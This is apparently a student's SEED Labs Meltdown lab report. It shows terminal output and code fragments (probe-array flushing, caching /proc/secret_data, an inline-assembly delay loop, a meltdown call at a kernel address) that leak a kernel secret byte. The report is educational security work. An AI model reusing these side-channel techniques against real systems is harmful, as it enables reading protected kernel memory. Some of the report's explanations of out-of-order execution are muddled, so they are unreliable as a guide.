


```
[07/02/20]seed@KhanRoozah:~/roozah$ gcc -march=
native -o MeltdownExperiment MeltdownExperiment
.c
[07/02/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[07/02/20]seed@KhanRoozah:~/roozah$
```

As you can see, Line 2 in the code was executed because the result says the array is in the cache. However, since Line 1 caused an exception, the error message was printed out the error message, but because of the out-of-order execution, we saw the effect that it printed out Line 2 was executed and in the cache. Before Line 1 could be executed, Line 2 was executed first, and the cache was not cleared because the array was executed in the cache.

Task 7.1

In this task, we modify the code from the previous task by replacing “7” with “kernel_data” which brings the array into the CPU cache and where the secret is in the kernel data. If we can find which array was cached, we may can confirm the value of “Kernel_data.”




```
[07/02/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[07/02/20]seed@KhanRoozah:~/roozah$ vi Meltdown
Experiment.c
[07/03/20]seed@KhanRoozah:~/roozah$ gcc -march=
native -o MeltdownExperiment MeltdownExperiment
.c
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$
```

As you can see, the modified program was not successful because we cannot see the cached array. The array with the secret stored was supposed to be stored in the cache but it resulted in an unsuccessful attack.

Task 7.2

In this task, we want to cache the kernel secret data before we perform the attack so loading the kernel data into the register would be faster before the access check. We modify the code shown down below where it should read the kernel data.




```
  // FLUSH the probing array

  flushSideChannel();

// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
perror("open");
return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the s
ecret data to be cached.

  if (sigsetjmp(jbuf, 1) == 0) {

      meltdown(0xf98cb000);
}
```




```
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ vi Meltdown
Experiment.c
[07/03/20]seed@KhanRoozah:~/roozah$ gcc -march=
native -o MeltdownExperiment MeltdownExperiment
.c
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
xperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ vi Meltdown
Experiment.c
[07/03/20]seed@KhanRoozah:~/roozah$
```


As you can see, I compiled the modified code and still the attack is unsuccessful even when the kernel secret data is cached before the attack.

Task 7.3

In this task, we modify the code again where we call to the meldown_asm() function instead of the meltdown() function. We also try to increase or decrease the number of loops to see if it does anything with the possibility of the attack being successful.



```
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
[07/03/20]seed@KhanRoozah:~/roozah$
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownE
kperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[07/03/20]seed@KhanRoozah:~/roozah$
```




```
// Give eax register something to do
asm volatile(
    ".rept 200;"
    "add $0x141, %%eax;"
    ".endr;"
```

At first, I kept the number for loops the same which was 400 loops. I then changed it to 600 and then 200. I observed that there was no difference by increasing or decreasing the number of loops towards the probability of a successful attack. The attack was successful, but after many attempts to keep running the code so the probability of a successful attack was low. However, we see that the stored secret data value is 83 which is ASCII code means “S”.


Task 8

In this task, we compile an improved code where we should be able to perform a successful attack. We also need to modify ourselves, so the secret is printed out altogether instead of byte by byte which is total of 8 bytes.




```
[07/03/20]seed@KhanRoozah:~/roozah$ gcc -march=
native -o MeltdownAttack MeltdownAttack.c
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownA
ttack
The secret value is 83 S
The number of hits is 940
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownA
ttack
The secret value is 83 S
The number of hits is 976
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownA
ttack
The secret value is 83 S
The number of hits is 965
[07/03/20]seed@KhanRoozah:~/roozah$ ./MeltdownA
ttack
The secret value is 83 S
The number of hits is 973
[07/03/20]seed@KhanRoozah:~/roozah$ 
```

